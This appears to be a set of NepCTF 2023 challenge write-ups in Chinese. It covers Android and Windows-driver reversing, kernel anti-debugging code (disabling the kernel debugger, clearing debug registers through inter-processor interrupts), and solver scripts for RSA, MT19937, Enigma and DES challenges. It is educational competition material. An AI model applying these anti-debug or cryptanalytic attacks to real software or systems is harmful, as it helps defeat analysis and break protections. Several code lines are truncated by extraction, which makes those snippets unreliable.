010Editor 匹配Hex ?000000?000000?000000?000000，找到数据

得到秘籍 KIRINLAGER

(看到后台一直有人在爆破，分别猜到前后两个单词，但就是不对x)

(19:00比赛结束去编辑THBWiki，这个秘籍就当做是我最先发现并写上去了)

(TH20应该还有吧，看下次NepCTF时间了)

(暴力传教，以后还会有的，你能发现其他题目中隐藏的细节吗)

(这次参加NepCTF的东方众有点多，不过没人做出这题，可惜了)

EPatch


体验不好的签到


没做出这道题的师傅不怪你们，全怪我。

题目的算法很简单，未提供运行脚本是为了不让猜出算法，同时想尝试一下能否以纯静态的方式解决。

NepCTF{Y0v\_patch&Right@-ProGrAm}

运行起来的样例





算法超级简单，简单的加法。

题目实现来自于此[https://github.com/kristew/instless\\_comp](https://github.com/kristew/instless_comp)仅添加了一个0xfe。

这道题目重点不在于如何解出来，而在于如何逆向发现加法的实现原理。（这也是为什么没有提供启动脚本的原因）

（致力于签到）Link: <https://emtanling.gitbook.io/check-in-ctf/nepctf2023>

## AndroidRE

主要是运用了seccomp和异常处理和简单的变异TEA算法，外面套了个UPX壳

seccomp部分代码

```
1 static pid_t fakeTid;
2 volatile static void myHandle(int mySignal, siginfo_t *si, void *arg)
3 {
4     ucontext_t *ucontext = (ucontext_t *)arg;
5     sigcontext *context = &ucontext->uc_mcontext;
6     int callNum = context->regs[8];
7     if (callNum == __NR_gettid)
8     {
9         pid_t tid = fakeTid;
10        if ((uint32_t)context->regs[9] == tid)
11        {
```

```

12     uint32_t input = *(uint32_t*)context->regs[24];
13     uint32_t enc = (((input & 0xffff) ^ 0x1337) << 16) + ((input & 0x10000) >> 16);
14     context->regs[24] = enc;
15 }
16 context->regs[0] = tid;
17 }
18 return;
19 }
20
21 __attribute__((noinline)) void realEntry()
22 {
23     pid_t tid = gettid();
24     uintptr_t addr = (uintptr_t)mmap(NULL, 0x1000, PROT_READ | PROT_WRITE |
25     *(int *)addr = tid;
26     addr += sizeof(int);
27
28     struct sigaction action;
29     action.sa_sigaction = &myHandle;
30     action.sa_flags = SA_SIGINFO;
31     sigaction(SIGSYS, &action, NULL);
32
33     struct sock_filter filter[] = {
34         BPF_STMT(BPF_LD + BPF_W + BPF_ABS, 0),
35         BPF_JUMP(BPF_JMP + BPF_JEQ, __NR_gettid, 1, 0),
36         BPF_STMT(BPF_RET + BPF_K, SECCOMP_RET_ALLOW),
37         BPF_STMT(BPF_RET + BPF_K, SECCOMP_RET_TRAP),
38     };
39
40     struct sock_fprog prog = {
41         sizeof(filter) / sizeof(sock_filter),
42         filter,
43     };
44
45     prctl(PR_SET_NO_NEW_PRIVS, 1, 0, 0, 0);
46     prctl(PR_SET_SECCOMP, SECCOMP_MODE_FILTER, &prog);
47 }
48
49 volatile __attribute__((constructor)) void entry()
50 {
51     realEntry();
52 }

```

WP

```
1 #include <stdio.h>
```

```

2
3 static inline uint32_t decrypt(uint32_t input)
4 {
5     input ^= 0x1357;
6     return ((input >> 16) ^ 0x1337) + (((input & 0xffff) ^ 0x2448) << 16);
7 }
8
9 //0xc1bdceee, 0x242070db, 0xfd987193, 0xd76aa478
10 static uint32_t key[4] = { 0x5b4f89e5, 0x242070db, 0xfd987193, 0xd76aa478 };
11
12 #define MAGIC 0x7f3669b9
13 static inline void decipher(unsigned int num_rounds, uint32_t v[2])
14 {
15     uint32_t v0 = v[0], v1 = v[1], delta = MAGIC, sum = delta * num_rounds;
16     key[0] ^= (v0 + v1) ^ key[1] ^ num_rounds;
17     for (unsigned int i = 0; i < num_rounds; ++i)
18     {
19         v1 ^= v0;
20         v1 -= (((v0 << 4) ^ (v0 >> 5)) + v0) ^ (sum + key[(sum >> 11) &
21             sum -= delta;
22             v0 -= (((v1 << 4) ^ (v1 >> 5)) + v1) ^ (sum + key[sum & 3]));
23             v0 ^= (num_rounds - i - 1);
24             v0 = decrypt(v0);
25     }
26     v[0] = v0; v[1] = v1;
27 }
28
29 int main(int argc, char **argv)
30 {
31     char cipher[33] = {
32         0x65, 0xf0, 0x5f, 0xf7, 0xf1, 0x0c, 0xdb, 0x74, 0x8f, 0x1e, 0x27
33         0x14, 0x68, 0x1c, 0x76, 0x01, 0xee, 0x19, 0x38, 0xd0, 0x54, 0xd2
34         0xcd, 0xa5, 0xcc, 0x57, 0xe2, 0xd8, 0x9a, 0x2f, 0x00
35     };
36
37     uint32_t *v = (uint32_t *)cipher;
38     for (int i = 3; i >= 0; --i)
39         decipher(32 * (i + 1), v + i * 2);
40
41     puts(cipher);
42 }

```

# 前言

大体设计思路与 [Qriver2.0出题思路]

(<http://www.qfrost.com/posts/ctf/qriver2.0%E5%87%BA%E9%A2%98%E6%80%9D%E8%B7%AF/>) 差不多，依旧是使用自己写的LLVM混淆编译了一个Windows驱动程序。主要原因是去年是0解，感觉题目完全没起到效果。今年在去年的基础上重新设计了算法，并换用了新写的混淆。因为题目的主要难度来自于混淆，这边简单的贴一下题目源码，大家可以对照着学习

## 主体与算法设计

```
1 // Qriver3.0.cpp
2
3 // NepCTF{4E65706E65702D5765316C63306D6521}
4 BYTE ans[] = { 0x63, 0x23, 0x02, 0x70, 0x01, 0x05, 0x01, 0x75, 0x00, 0x70, 0x01,
5 BOOL CheckInput(char input[], int length) {
6
7     BYTE* buff = (BYTE*)ExAllocatePoolWithTag(NonPagedPool, 0x100, 'Nep');
8
9     BYTE xor_key = 102;
10    for(int i=0;i<length;++i)
11    {
12        BYTE orig_byte = input[i];
13        buff[i] = orig_byte ^ xor_key;
14        xor_key = orig_byte;
15    }
16    for (int i = 0; i < length; ++i)
17    {
18        BYTE orig_byte = buff[i];
19        buff[i] = orig_byte ^ xor_key;
20        xor_key = orig_byte;
21
22        if (buff[i] != ans[i]){
23            return FALSE;
24        }
25    }
26
27
28    kprintf("bytes.fromhex(\"%s\")\n", input);
29    return TRUE;
30 }
31
32 std::wstring GetInput() {
33     Registry reg;
34     if (reg.Open(Registry::HKEY_LOCAL_MACHINE, xorstr(L"SOFTWARE\\Nepnep\\Qriver
35     {
36         wchar_t szBuf[MAX_PATH] = { 0 };
```

```
37         size_t BufferLen = MAX_PATH * 2;
38         if (reg.GetValue(xorstr(L"flag").crypt_get(), REG_SZ, szBuf, BufferLen)
39 {
40             return std::wstring(szBuf);
41         }
42     }
43     return L"";
44 }
45 //驱动卸载函数
46 VOID DriverUnload(PDRIVER_OBJECT DriverObject)
47 {
48     if (DriverObject->DeviceObject)
49     {
50         IoDeleteSymbolicLink(&DeviceLink);
51         IoDeleteDevice(DriverObject->DeviceObject);
52     }
53
54
55
56 // 卸载AntiDebug
57 AntiDebug::Instance().~AntiDebug();
58 }
59
60 //驱动入口函数
61 extern "C" NTSTATUS DriverMain(PDRIVER_OBJECT DriverObject, PUNICODE_STRING Regi
62 {
63
64     UNREFERENCED_PARAMETER(RegistryPath);
65     OBJECT_ATTRIBUTES ObjAddr = { 0 };
66     NTSTATUS nStatus = STATUS_SUCCESS;
67
68     // 初始化
69     if (!NT_SUCCESS(KernelOffsets::init())) {
70         kprintf("[Qriver] : Windows Version Too High Or Too Low!\n");
71         return STATUS_FAILED_DRIVER_ENTRY;
72     }
73     if (!NT_SUCCESS(AntiDebug::Instance().Init())) {
74         kprintf("[Qriver] : Init Error!\n");
75         return STATUS_FAILED_DRIVER_ENTRY;
76     }
77
78     //创建设备
79     PDEVICE_OBJECT Device = NULL;
80     NTSTATUS Status = IoCreateDevice(DriverObject, sizeof(DriverObject->DriverEx
81     if (!NT_SUCCESS(Status))
82     {
83         return Status;
84     }
85 }
```

```
84     }
85
86     //创建链接
87     Status = IoCreateSymbolicLink(&DeviceLink, &DeviceName);
88     if (!NT_SUCCESS(Status))
89     {
90         IoDeleteDevice(Device);
91         return Status;
92     }
93     // 设置全局驱动对象
94     g_pDriverObject = DriverObject;
95     //设置卸载函数
96     DriverObject->DriverUnload = DriverUnload;
97
98     // 安装反调试
99     AntiDebug::Instance().InstallAntiKernelDebug();
100    AntiDebug::Instance().InstallAntiDebugThread();
101
102    // 获取输入
103    std::string input = Utils::string::wstring2string( (wchar_t*)(GetInput().c_
104
105    // 格式检查  这边故意不加密NepCTF{}的flag头，降低静态分析难度
106    if (input == "" || input.find("NepCTF{") != 0 || input.c_str()[input.length(
107        IoDeleteSymbolicLink(&DeviceLink);
108        IoDeleteDevice(DriverObject->DeviceObject);
109        AntiDebug::Instance().~AntiDebug();
110        return STATUS_ACCESS_DENIED;
111    }
112    // kprintf("[Qriver] : Input: %s\n", input.c_str());
113
114    // 取花括号内
115    std::string serials = input.substr(7, input.length() - 7 - 1);
116
117    if (AntiDebug::Instance().bAntiDebugThread == FALSE ||
118        AntiDebug::Instance().bAntiKernelDebug == FALSE ||
119        CheckInput( const_cast<char*>(serials.c_str()), serials.length() ) == FA
120    {
121        IoDeleteSymbolicLink(&DeviceLink);
122        IoDeleteDevice(DriverObject->DeviceObject);
123        AntiDebug::Instance().~AntiDebug();
124        return STATUS_ACCOUNT_DISABLED;
125    }
126
127    auto driver_exit = std::experimental::make_scope_exit([&]() { kprintf("[Qriv
128    return STATUS_SUCCESS;
129 }
130 }
```

## 反调试设计

从选手反馈情况来看，做出来的师傅都是静态硬撕，所以这边也讲一下反调试的设计部分。因为这部分的一些内容暂时不方便开源，所以这边手动列举出本题使用的反调试手段：

### 1. 循环调用KdDisableDebugger

### 2. IPI清除DR寄存器

第一种反调试手段应该是最最常见的Windows内核反调试手段，调用该API后会Detach调试器。第二种方法学自 [瓦洛兰特反作弊系统Vanguard浅析]

(<http://www.qfrost.com/posts/vanguard/#%E5%8F%8D%E8%B0%83%E8%AF%95%E9%98%B6%E6%AE%B5>)，通过CPU IPI中断（IPI (Inter-Processor Interrupt)）使所有核心执行一个函数，我这边执行的函数代码如下：

```
1 ULONG_PTR AntiDebug::IpiAntiDebugCall( ULONG_PTR Argument){  
2  
3     static int cnt = 0;  
4  
5     __writedr(0, 0);  
6     __writedr(1, 0);  
7     __writedr(2, 0);  
8     __writedr(3, 0);  
9     __writedr(7, 0);  
10    cnt++;  
11    return NULL;  
12 }
```

也就是使所有核心同时清除Dr寄存器，来达到一个反调试的效果。

## 混淆设计

这道题采用了最新的自实现的LLVM混淆，也对粒度做了更小的区分，对特点的算法函数和反调试函数做了保护，而忽略无关库函数。混淆设计如下：

```
1 "recipe": [  
2     {  
3         "混淆": "LowerSwitch",  
4         "范围": ".*"  
5     },  
6     {  
7         "函数名": "Virtualization",  
8         "范围": "IpiAntiDebugCall"  
9     },
```

```
10     {
11         "混淆": "QFlatten",
12         "返回": "CheckInput"
13     },
14     {
15         "混淆": "IndirectBranch",
16         "范围": "CheckInput|AntiDebugRoutine|UninstallAntiDebugThread"
17     },
18     {
19         "混淆": "IndirectGlobalVariable",
20         "范围": "CheckInput|AntiDebugRoutine|UninstallAntiDebugThread"
21     },
22     {
23         "混淆": "Flower",
24         "范围": "CheckInput|AntiDebugRoutine|IpiAntiDebugCall|UninstallAntiDebug"
25     }
26 ],
```

## EXP

下面公开exp。这个算法实现灵感来自于之前某比赛的某题，通过两次异或来达到可化简但不可逆的效果，所以exp使用爆破获得flag：

```
1 import string
2 ans = [0x63, 0x23, 0x02, 0x70, 0x01, 0x05, 0x01, 0x75, 0x00, 0x70, 0x01, 0x05, 0
3 for i in range(256):
4     tmp = ans.copy()
5     xor_key = i
6     for index in range(len(ans)):
7         tmp[index] ^= xor_key
8         xor_key = tmp[index]
9
10    xor_key = 0x66
11    for index in range(len(ans)):
12        tmp[index] ^= xor_key
13        xor_key = tmp[index]
14
15    if i == tmp[-1]:
16        s = "".join([chr(i) for i in tmp if chr(i) in string.ascii_letters+strin
17        print(s)
```

## Crypto

### random\_RSA

这个题目关键的点只有三个

分别是变种RSA的扩展维纳攻击、MT19937攻击、n分解攻击

前置的导库

```
1 from pwn import remote
2 from gmpy2 import gcd,next_prime,invert,iroot
3 from extend_mt19937_predictor import ExtendMT19937Predictor
4 from Crypto.PublicKey import RSA
5 from Crypto.Cipher import PKCS1_v1_5
6 from tqdm import tqdm
7 from sage.all import *
```

## 变种RSA的扩展维纳攻击

A new attack on three variants of the RSA cryptosystem

<https://ro.uow.edu.au/cgi/viewcontent.cgi?article=6676&context=eispapers>

ro.uow.edu.au

主要是winner攻击在  $e \times d \equiv k(p^2 - 1)(q^2 - 1) + 1$  上的应用，

$|\frac{e}{N^2 - \frac{9}{4}N + 1} - \frac{k}{d}| < \frac{e}{4N^3 - 36N^2}$ ，连分数展开后得到k和d，根据  
 $(p^2 - 1)(q^2 - 1) = \frac{ed - 1}{k}$  求得 p 和 q

```
1 def factor_N_with_e(N,e):
2     c = continue_fraction(e / (N^2 - 9*N//4 + 1))
3     p,q = var('p q')
4     for i in tqdm(range(2,len(c))):
5         k = c.numerator(i)
6         d = c.denominator(i)
7         w = (e * d - 1) // k
8         if (N+1)^2 - w + 1 < 0:
9             continue
10        if iroot((N+1)^2 - w + 1,2)[1]:
11            w = int(iroot((N+1)^2 - w ,2)[0])
12            f2 = p + q - w
13            return (int(x.rhs()) for x in solve([f1,f2],[p,q])[0])
14
15 random_number = []
16 nc = remote("43.143.252.108","8000")
17 nc.recvuntil('choice.\n')
```

```

19 for i in tqdm(range(7)):
20     nc.sendline(b'1')
21     N = int(nc.recvline())
22     e = int(nc.recvline())
23     p,q = factor_N_with_e(N,e)
24     if p > q:
25         random_number.append((p>>32,1024-32))
26         random_number.append((q>>32,1024-32))
27     else:
28         random_number.append((q>>32,1024-32))
29         random_number.append((p>>32,1024-32))
30     d = int(inverse_mod(e, (p*p-1)*(q*q-1)))
31     random_number.append((d>>32),1024 - 64)
32 nc.sendline(b"2")
33 c = nc.recvline()
34 nc.close()

```

## MT19937攻击

题目中p和q的生成都是getrandbits生成的伪随机数，且生成的  $d$ 、 $p$  和  $q$  最后不能预测的32位可以直接通过next\_prime直接获得，题目一共提供了8次交互机会，除了最后一次可以必须获取flag的加密，一共七次交互，可以获得  $\frac{1024 - 32}{32} \times 2 + \frac{1024 - 64}{32} = 644 > 624$  满足攻击  
MT19937的条件直接使用python的库直接攻击，但是要注意每轮的  $p$  和  $q$  的顺序不是已知的，需要爆破获得

```

1 bits = 1024
2 for sign in tqdm(range(0,1<<7)):
3     try:
4         predictor = ExtendMT19937Predictor()
5         for i in range(7):
6             if (sign>>i)&1 == 1:
7                 predictor.setrandbits(*random_number[3*i])
8                 predictor.setrandbits(*random_number[3*i+1])
9             else:
10                 predictor.setrandbits(*random_number[3*i+1])
11                 predictor.setrandbits(*random_number[3*i])
12                 predictor.setrandbits(*random_number[3*i+2])
13     try:
14         p = next_prime(predictor.predict_getrandombits(bits - 32) << 32)
15         q = next_prime(predictor.predict_getrandombits(bits - 32) << 32)
16         phi = lcm(p-1,q-1)
17         e = 0x10001
18         d = invert(e,phi)
19         N = p*q

```

```

20     privateKey = RSA.contrust(int(N),int(e),int(d),int(p),int(q))
21     Cipher = PKCS1_v1_5.new(privateKey)
22     if b"NepCTF" in Cipher.decrypt(eval(c),0):
23         print(Cipher.decrypt(eval(c),0))
24         break
25     except:
26         continue

```

## RSA解密

最后直接预测最后一组生成的  $p$  和  $q$ ，简单的n分解攻击

代码包含在上述代码块中了

## bombe-Rejewski

考察了波兰人的成果。已知加密模型是一组映射  $f(m,k)=c$ ，其中  $m,c$  是一个字母， $k$  是一个随加密位置变化的密钥，我们假定初始密钥确定，那么每个不同 pos 的 key 是唯一可确定的，这时我们用当前加密位置与初始密钥的位置偏移 pos 替代  $k$ ，加密结构改写为  $F_{pos}(m) = c$ 。

由 enigma 结构，若  $F_{pos}(m) = c$ ，则  $F_{pos}(c) = m$ ，而德军曾要求，对于每个临时密钥需要输入两次，即假设该次临时密钥为 ABC，则消息前 6 个字母是日密钥加密的 ABCABC，假设加密后为 UVWXYZ，则有  $F_{pos}(A) = U, F_{pos+3}(A) = X$

那么定义

$$DF_{pos}^{3,plug}(U) = F_{pos+3}(F_{pos}(U)) = X$$

于是我们可以得到  $DF_{pos}^{3,plug}$  的映射表。

需要注意的是，由于是在插了插线板的机器上运行，这里的  $DF_{pos}^{3,plug}$  映射受插线板影响，并不能直接拿来用，但注意到插线板只是做了一次字母替换，即可能存在 pos 处加密 A 时实际链路是 A-plug->D-rotors->E-plug->U，pos+3 处加密 A 时实际链路是 A-plug->D-rotors->F-plug->X，于是存在对应的一个  $DF_{pos}^{3,noplug}(E) = F$

记插线板置换为 P，有  $P(P(x))=x$  恒成立，于是有  $c = DF_{pos}^{3,plug}(m) = P(DF_{pos}^{3,noplug}(P(m)))$

这个结构说明 plug 与否的情况是共轭的，共轭不改变轮换长度，所以我们可以按轮换情况进行分类。

通过预处理所有 pos 下的轮换情况，我们最终发现对于大部分的 pos，轮换情况都是唯一固定的，于是可以通过反查找到开始的 pos，进而恢复出对应日密钥，最终拿到 flag。



gru expR.py

## Bombe-crib

本题简单，使用的是enigma机不会加密出自身这一事实，仿造了一个同明文不同密钥的真实环境，通过恢复crib位置以进行接下来的密钥恢复（但密钥恢复这个点网上工具已经很成熟了，就不考了）

可以参考网上大部分enigma的视频。



py expcrib.py

## recover



## 题目考点\*

1. 语义安全模型
2. 已知明文攻击
3. 线性分析分治
4. 概率论分析
5. 搜索剪枝

## 题目详细解题方法\*

首先通过已知明文攻击，恢复出“flag”变量。

## 程序

```
1 from recover import P,ciphertext
2 from Crypto.Util.number import *
3 import string
4 from itertools import *
5 from hashlib import md5
6 MD5=lambda x:md5(x).hexdigest()
7
8
9 B=Matrix(Zmod(2),64,64)
10 for i in range(64):
11     for j in P[i]:
12         B[i,j]=1
13
14 A=[]
15 for i in range(8):
16     A.append(B[8*i:8*i+8,8*i:8*i+8])
17
18 fi=b"\x00\x00\x00\x00\x00\x0f"
19 v1=vector(Zmod(2) ,[int(i) for i in ciphertext[:64]])
20 C=v1-B^3*vector(Zmod(2),[int(i) for i in bin(bytes_to_long(fi))[2:].zfill(64)])
21 for i in range(64,len(ciphertext),64):
22     v1=vector(Zmod(2),[int(i) for i in ciphertext[i:i+64]])
23     at=B^(-3)*(v1-C)
24     fi+=long_to_bytes(int("".join([str(l) for l in at]),2))
25
26 print(fi)
```

结果

```
→ Sage Recover_exp.sage
1100110010000011010110010110000110011101110010011100000000101100001100110110001001101011101110100001001000
011000100110011000101001010001100010111010000001000101010000001100001100111100011011101101110000001000
10001101101101110101110100000000001000100001010011101001010110000011100100000000001001100011011100111110100
0110001011011110101011111011101001101010100110101011101000010011011001100100000100000111001001011110
100100000011001000110000100110111100010101011000100100111010000101010101110001010110101111111
b'\x00\x00\x00\x00\x00flag{flag_is_the_readable_key_whose_md5_starts_with_3fe04}'
```

与flag预期结构不同，有下划线和数字

通读发现是flag，要求我们还原出一组可读的纯小写key，还给出了md5的首部。还原key。

问题难度等价于搜索 $26^{18}$ ,即使在信息量上可以确定一组结果, 难度规约到 $26^{10}$ , 难度也在47bits复杂度上, 与爆破DES相当, 所以需要考虑本身P的结构。注意到P可以被分块为主对角线上的八个 $8 \times 8$ 矩阵, 也就意味着多次加密后也互不干扰, 所以我们可以把爆破结构降到8组 $26^3$ , 并选出合法解, 具体代码如下:

```

27
28 count=0
29 secret="flag{"+"x"*18+"}"
30 ans=[[]for i in range(8)]
31 for ck in range(8):
32     t=3
33     if secret[ck]!="x" or ck==7:
34         t-=1
35     for i in (product(string.ascii_lowercase,repeat=t)):
36         if ck==7:
37             i=(*i,"}")
38         if secret[ck]!="x":
39             i=(secret[ck],*i)
40         k=[]
41         for j in i:
42             k.append(vector(Zmod(2),[int(l) for l in bin(bytes_to_long((j).encode()))[2:]].zfill(8)))
43         if A[ck]^2*k[0]+A[ck]*k[1]+k[2]==C[ck*8:8*ck+8]:
44             ans[ck].append(i)
45             count+=1
46

```

爆破用时如图

```

"""
676it [00:00, 1633.55it/s]
676it [00:00, 1611.89it/s]
676it [00:00, 1617.31it/s]
676it [00:00, 1718.79it/s]
676it [00:00, 1731.97it/s]
17576it [00:09, 1809.87it/s]
17576it [00:09, 1811.05it/s]
676it [00:00, 1815.46it/s]
"""

```

这时根据概率论，每组约有 $26^3/256$ 约为70个解，困难度并没有下降。但注意到flag{}的结构，我们可以将前五组和最后一组降至2到3个解，这时爆破是可行的。

由于给定了md5开头，可以用其用来过滤出合法解，代码如下：

```

def dfs(times,k0,k1,k2):
    if times==8:
        #if (k0+k1+k2)=='flag{hardertorecoverkeys}':
        #    print(MD5((k0+k1+k2).encode()))
        if MD5((k0+k1+k2).encode()).startswith('3fe04'):
            print(k0+k1+k2)
        #if len(wordninja.split(k0+k1+k2))==5:
        #    print(wordninja.split(k0+k1+k2),MD5((k0+k1+k2).encode()))
        #    print((k0+k1+k2).encode())
            return
    for j in ans[times]:
        dfs(times+1,k0+j[0],k1+j[1],k2+j[2])
dfs(0,"","","")

```

```
"""
flag{yrgcepkbrkfwwvjxoi}
flag{vxrceraocncwvenktf}
flag{aapcnsabjcfwdznxpa}
flag{gsrcxpnbtcqcwnvfxxx}
flag{ycrcxptopncwnvrkr}
flag{npxcxsnovlwznzfkrk}
flag{chrcxsnqmwczfnzfyoj}
flag{hardertorecoverkey}#flag{harder to recover key}
flag{rwzdxpnobbronzfkam}
flag{gvxdxsdqytwonzbyak}
flag{afpeesdbjgffvzbxph}
flag{gczenstoldrfdzrkzc}
flag{nfpexsnqnmmffnzfypg}
"""

```

## simple\_des

考察的就两点，一点是L, R知道部分，然后根据前一部分明文有NepCTF，通过爆破查询，获得key的16组子密钥和前部分明文，这是第一步，第二部分，我是将初始key与前一组明文异或，进行了两次，如果能通过16组子密钥得到初始key，那么这题就可以解决出来了

此题的关键就是DES 子密钥逆推初始密钥，如果成功了，就会发现题目就可以求解出来了

由于有效位仅为56bit，所以密钥只能恢复56bit，还有剩下的8bit未知，但 $2^8$ 仅有**256**种情况，完全可以使用暴力破解。

但其实这256种都可以当作解题密钥

### 第一部分

```
1 # -*- coding: utf-8 -*-
2 from operator import add
3 from typing import List
4 from functools import reduce
5 from Crypto.Util.number import *
6 from gmpy2 import *
7
8 _IP = [57, 49, 41, 33, 25, 17, 9, 1,
9     59, 51, 43, 35, 27, 19, 11, 3,
10    61, 53, 45, 37, 29, 21, 13, 5,
11    63, 55, 47, 39, 31, 23, 15, 7,
12    56, 48, 40, 32, 24, 16, 8, 0,
13    58, 50, 42, 34, 26, 18, 10, 2,
14    60, 52, 44, 36, 28, 20, 12, 4,
15    62, 54, 46, 38, 30, 22, 14, 6
```

```
16 ]
17
18 def IP(plain: List[int]) -> List[int]:
19     return [plain[x] for x in _IP]
20
